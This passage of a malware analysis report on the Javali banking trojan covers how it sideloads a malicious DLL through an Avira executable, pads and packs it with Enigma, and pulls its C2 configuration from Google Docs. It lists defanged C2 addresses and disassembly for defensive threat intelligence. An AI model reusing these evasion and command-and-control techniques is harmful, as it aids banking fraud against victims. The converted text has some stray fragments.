



Figure 16: Principal differences between the Legitimate DLL from Avira versus the malicious DLL.

The Javali DLL is packed and enlarged with junk – a well-known technique used by Latin American trojans such as Grandoreiro and Lampion in order to evade detection.



When executed in memory, the malware is unpacked by blocks using the virtualization code of the **Enigma protector**.

The unique technology which allows combining the files used by your application into a single module without loss of efficiency. This function supports all kinds of files, including dll, ocx, mp3, avi, etc. Virtual Box will protect your files and prevent them from being copied and used in third-party products.

After bypassing this initial restriction, we can see below (right-side) the Javali trojan DLL partially unpacked.



compiler **Embarcadero Delphi(2009-2010)[-]**
 linker Turbo Linker(2.25*,Delphi)[DLL32]




DLL packed

DLL unpacked

Figure 17: Javali trojan – Enigma packed DLL vs partially unpacked DLL.

The malicious DLL has a size of 570 MB in disk because it was compiled with empty sessions. When it is executed into the memory, unpacked and the empty sessions are cleaned, the library is a binary of 30 MB.

Name	Base address	Size	Description
Avira.exe	0xc90000	220 kB	Avira
advapi32.dll	0x77060000	640 kB	Advanced Windows 32 Base API
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL
Avira.OE.NativeCore.dll	0x6ea10000	30.08 MB	
bcrypt.dll	0x71f50000	92 kB	Windows Cryptographic Primitives Library (W...
bcryptprimitives.dll	0x71f10000	244 kB	Windows Cryptographic Primitives Library
cfgmgr32.dll	0x76350000	156 kB	Configuration Manager DLL



unpacked DLL

packed DLL

Figure 18: Unpacked DLL – 30 MB versus packed DLL – 570 MB.

Once the binary is unpacked, at this time it's possible to obtain the images that are used during the windows overlay process. As observed below, this time the resources are unpacked and can be analyzed.




Figure 19: Packed resources vs unpacked resources.

At this point, internal capabilities and implemented TTP can be analyzed by reversing the Delphi code as well.




Figure 20: Javali trojan – Delphi forms.

Javali configuration obtained from Google Docs

Javali trojan communicates with Google Docs files to obtain its configuration, including the address of the C2 server. If it is not able to connect to the address, it uses a hardcoded one. Javali checks for connectivity by sending a web request to the *ipinfo.io* service.

```

6EEE36B7, "mov eax, avira.oe.nativecore.6EF188B4", "&L\"Windows 7 Ultimate\""
6EEE36CB, "mov
eax, avira.oe.nativecore.6EF0E4C0", "&L\"BAUDGYGlgX3wUY4XrGgt9z6CrGnnlmpgCaEIjtxxxxxxxxxx"

6EEE36DF, "mov eax, avira.oe.nativecore.6EF188BC", "&L\"TUBA-01\""
6EEE3757, "mov eax, avira.oe.nativecore.6EF18900", "&L\"1724526122\""
6EEE376B, "mov eax, avira.oe.nativecore.6EF1891C", "&L\"Windows 7\""
6EEE3789, "mov eax, avira.oe.nativecore.6EF18930", "&L\"http://ipinfo.io/json\""
6EEE3793, "mov eax, avira.oe.nativecore.6EF18934", "&L\"xx.46.179.xx\""
6EEE37CF, "mov
eax, avira.oe.nativecore.6EF1894C", "&L\"hxxps://docs.google.]com/document/d/15dKy9iPdfk

6EEE37D9, "mov
eax, avira.oe.nativecore.6EF18950", "&L\"hxxps://docs.google.]com/document/d/160dxMD6j6d

6EEE37E3, "mov
eax, avira.oe.nativecore.6EF18954", "&L\"hxxps://claricepss.webcdario.]com/pgl/index.p

6EEE380B, "mov eax, avira.oe.nativecore.6EF18970", "&L\"191.232.170.12\""
6EEE3815, "mov eax, avira.oe.nativecore.6EF18974", "&L\"25325\""

```

<pre> 6EEE3766 E8 1D783FFF call avira.oe.nativecore.6EA14D88 6EEE376B B8 1C89F16E mov eax, avira.oe.nativecore.6EF1891C 6EEE3770 E8 1376B3FF call avira.oe.nativecore.6EA14D88 6EEE3775 B8 2089F16E mov eax, avira.oe.nativecore.6EF18920 6EEE377A E8 0976B3FF call avira.oe.nativecore.6EA14D88 6EEE377F B8 2C89F16E mov eax, avira.oe.nativecore.6EF1892C 6EEE3784 E8 FF75B3FF call avira.oe.nativecore.6EA14D88 6EEE3789 B8 3089F16E mov eax, avira.oe.nativecore.6EF18930 6EEE3790 E8 F575B3FF call avira.oe.nativecore.6EA14D88 6EEE3793 B8 3489F16E mov eax, avira.oe.nativecore.6EF18934 6EEE3798 E8 E875B3FF call avira.oe.nativecore.6EA14D88 6EEE379D B8 3889F16E mov eax, avira.oe.nativecore.6EF18938 6EEE37A2 E8 8375B3FF call avira.oe.nativecore.6EA14D88 6EEE37A7 B8 3C89F16E mov eax, avira.oe.nativecore.6EF1893C 6EEE37AC E8 D775B3FF call avira.oe.nativecore.6EA14D88 6EEE37B1 B8 4089F16E mov eax, avira.oe.nativecore.6EF18940 6EEE37B6 E8 CD75B3FF call avira.oe.nativecore.6EA14D88 6EEE37BB B8 4489F16E mov eax, avira.oe.nativecore.6EF18944 6EEE37C0 E8 C375B3FF call avira.oe.nativecore.6EA14D88 6EEE37C5 B8 4889F16E mov eax, avira.oe.nativecore.6EF18948 6EEE37CA E8 8975B3FF call avira.oe.nativecore.6EA14D88 6EEE37CF B8 4C89F16E mov eax, avira.oe.nativecore.6EF1894C 6EEE37D4 E8 AF75B3FF call avira.oe.nativecore.6EA14D88 6EEE37D9 B8 5089F16E mov eax, avira.oe.nativecore.6EF18950 6EEE37DE E8 A575B3FF call avira.oe.nativecore.6EA14D88 6EEE37E3 B8 5489F16E mov eax, avira.oe.nativecore.6EF18954 6EEE37E8 E8 9875B3FF call avira.oe.nativecore.6EA14D88 6EEE37ED B8 5C89F16E mov eax, avira.oe.nativecore.6EF1895C 6EEE37F2 E8 9175B3FF call avira.oe.nativecore.6EA14D88 6EEE37F7 B8 6089F16E mov eax, avira.oe.nativecore.6EF18960 6EEE37FC E8 8775B3FF call avira.oe.nativecore.6EA14D88 6EEE3801 B8 C0E406FE mov eax, avira.oe.nativecore.6EF0E4CC 6EEE3806 E8 7D75B3FF call avira.oe.nativecore.6EA14D88 6EEE380B B8 7089F16E mov eax, avira.oe.nativecore.6EF18970 6EEE3810 E8 7375B3FF call avira.oe.nativecore.6EA14D88 6EEE3815 B8 7489F16E mov eax, avira.oe.nativecore.6EF18974 6EEE381A E8 6975B3FF call avira.oe.nativecore.6EA14D88 </pre>	<pre> 6EF1891C:&L"Windows 7" 6EF18930:&L"http://ipinfo.io/json" 6EF18934:&L"xx.46.179.xx" 6EF1894C:&L"hxxps://docs.google.com/document/d/15dKy9iPdfk 6EF18950:&L"hxxps://docs.google.com/document/d/160dxMD6j6d 6EF18954:&L"hxxps://claricepss.webcdario.com/pgl/index.p 6EF18970:&L"191.232.170.12" 6EF18974:&L"25325" </pre>	<pre> GET /json HTTP/1.1 Host: ipinfo.io Accept: */* User-Agent: Mozilla/5.0 (compatible; Win32; WinHttp.WinHttpRequest.5) HTTP/1.1 200 OK Date: Fri, 12 Feb 2021 22:05:01 GMT Content-type: application/json; charset=utf-8 Content-Length: 298 Vary: Accept-Encoding Access-Control-Allow-Origin: * Content-Type-Options: nosniff X-Frame-Options: DENY {"ip": "191.232.170.12", "city": "Rio de Janeiro", "region": "Rio de Janeiro", "country": "BR", "asn": "AS20048-43-1822", "org": "AS20048-43-1822", "postal": "22000-000", "timezone": "America/Sao_Paulo", "readme": "https://ipinfo.io/missingauth"} </pre>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Annotations in the image: A red arrow points from the URL in the code to the corresponding request in the network log. Another red arrow points from the IP address in the code to the IP address in the network log. A red arrow points from the URL in the code to the network log, with the text 'fake page with banking portal' written below it.

Figure 20: Javali process of getting config from Google Docs and communication with C2 server.

The list of Google docs hardcoded inside the Javali file is presented below:

```
hxxps://docs.google].com/document/d/15dKy9iPdfKKUyI5JEn6lyhXramzevtn0siixKmnfNB0/edit
hxxps://docs.google].com/document/d/15i3BI10zTN0F3cIgA-o8YYa-u24q-DdcalWi5JMyxeU/edit
hxxps://docs.google].com/document/d/18dBH_hLq1szwezEZkeFfACFo-nhCHHoCwc6qyxdoA2Y/edit
hxxps://docs.google].com/document/d/18qfnad3gLJeUsZxZo-iRkYShxp72q5Ct4sUvCXxl0Ng/edit
hxxps://docs.google].com/document/d/1E3RFnE4dlzD_wL96hMzNB1ZZ8vNS-mM_Q481DUFzwFA/edit
hxxps://docs.google].com/document/d/1IM9fNp--iWLQPUVKjHBZU0wfi9Yv_BuUSojQTCidU3U/edit
hxxps://docs.google].com/document/d/1MezQvI_dk_5R4zn_i5dhfSd86KUL1FPCsNIUPEu-ZR8/edit
hxxps://docs.google].com/document/d/10etWS-gLaMbPBcxDQaVbNcYXb7hL4BsR8X_ouI-hz1g/edit
hxxps://docs.google].com/document/d/1T-hcyJWouUdAIz19DZ_guh723zgpL2H2c4kpcBL0Tqg/edit
hxxps://docs.google].com/document/d/1UwICJoIrrey05PhmMpKVB2g3tMf9PYk4A-UeFHE0Isw/edit
hxxps://docs.google].com/document/d/1W2GHf0vyCLNhVIDxF126mVbKFS9VC2RqU4n-5EXMZLA/edit
hxxps://docs.google].com/document/d/1YTBuav90AWfG24KrZ25h41GnVXIzh3cSapf0sF5n8QI/edit
hxxps://docs.google].com/document/d/1bGyEiUhvY1HvEkbIS7pNPWCODIRrfTyvK2TJLwEFgrw/edit
hxxps://docs.google].com/document/d/1fUCxFdZGv3BUIMtba8tItJAJA3SY4ZR8UHPW0loT80Y/edit
hxxps://docs.google].com/document/d/1iN1UvBtln4jXxMgNpGqG13NF_YN11hE_Ei11E2odFdo/edit
hxxps://docs.google].com/document/d/1jR8nCxVdi4vnNU1LCpKz3LbpPK9RMzW3_hWGNge2nY/edit
hxxps://docs.google].com/document/d/1o-b61H-aadYKV1jr7imBgUiXgIFNwrkI-9aHlVAa4JQ/edit
hxxps://docs.google].com/document/d/1ogLFEFF4G0PHJM2LBjd3dKFB4tAGiaTiUb2BA0ouuac/edit
hxxps://docs.google].com/document/d/1pCA24HnsioJ0HqApuc9Zf5hGcgJjxskpImUamarbtFU/edit
hxxps://docs.google].com/document/d/1phEs-b8IHsTy84f670zIzyQFgRKsqQG0ofFACH3CdkI/edit
hxxps://docs.google].com/document/d/1qcT11IVn26rKBJAA4gPpUcHFwIP4i4wGF2QBgIVquwM/edit
hxxps://docs.google].com/document/d/1tRSWPhiV-KIYT0JaR-Dd1MLvYRsPmBsU5Hzxu8tg4-E/edit
hxxps://docs.google].com/document/d/1wG-np1-Rx1WT00cYpjvrE_V_PzzxuavKLkpvYReLjvw/edit
```




Figure 21: Javali configuration obtained from Google Docs.

The strings of the Google Docs files are encrypted and the algorithm used to encrypt strings comes from the “***Mestres da Espionagem Digital***” book also used in another Latin American banking trojan such as ***Casbaneiro***.

Criminals also used a public library called *DCPCrypt* – a library responsible for encrypting buffers with various algorithms. As observed in Figure 22, each of these algorithm classes have string identifiers beginning with DCP string such as *DCPPcrypt2*, *DCPsha512*, *DCP_blockcipher128*, etc. This library is used to facilitate the encryption communication between the compromised machine and the C2 server via HTTPS protocol.

seg008:6FFE3390	db	10h	seg000:6ECBC...	0000000C	C	\tDCP_
seg008:6FFE3391	db	'cDCPrijndael'	seg000:6ECBD...	0000000B	C	DCP_cipher
seg008:6FFE3390	db	0	seg000:6ECBD...	00000010	C	DCP_blockcipher
seg008:6FFE339F	db	089h ;	seg000:6ECBF...	00000014	C	DCP_blockcipher128,
seg008:6FFE33A0	db	'DCPblockciphers'	seg000:6ECD4...	00000010	C	\rTDCP_rijndael%
seg008:6FFE33AF	db	0	seg000:6ECD6...	00000010	C	DCP_sha512baseD
seg008:6FFE33B0	db	10h	seg000:6ECD6...	0000000C	C	DCP_sha512%
seg008:6FFE33B1	db	'aDCPcrypt2'	seg000:6ECD6...	0000000F	C	DCP_ripemd160%
seg008:6FFE33B8	db	0	seg008:6FFE3391	0000000D	C	cDCPrijndael
seg008:6FFE33BC	db	10h	seg008:6FFE33...	00000010	C	DCPblockciphers
seg008:6FFE33B0	db	'aDCPbase64',0	seg008:6FFE33...	0000000A	C	DCPcrypt2
seg008:6FFE33C8	db	10h	seg008:6FFE33...	0000000A	C	DCPbase64
seg008:6FFE33C9	db	'9DCPconst'	seg008:6FFE33...	0000000A	C	9DCPconst
seg008:6FFE33D2	db	0	seg008:6FFE33...	0000000A	C	DCPsha512
seg008:6FFE33D3	db	10h	seg008:6FFE33E1	0000000D	C	DCPripemd160
seg008:6FFE33D4	db	89h ;	seg008:6FFE33F0	00000008	C	DCPsha1
seg008:6FFE33D5	db	'DCPsha512'	seg008:6FFE33...	00000007	C	DCPdes
seg008:6FFE33DE	db	0				
seg008:6FFE33DF	db	10h				
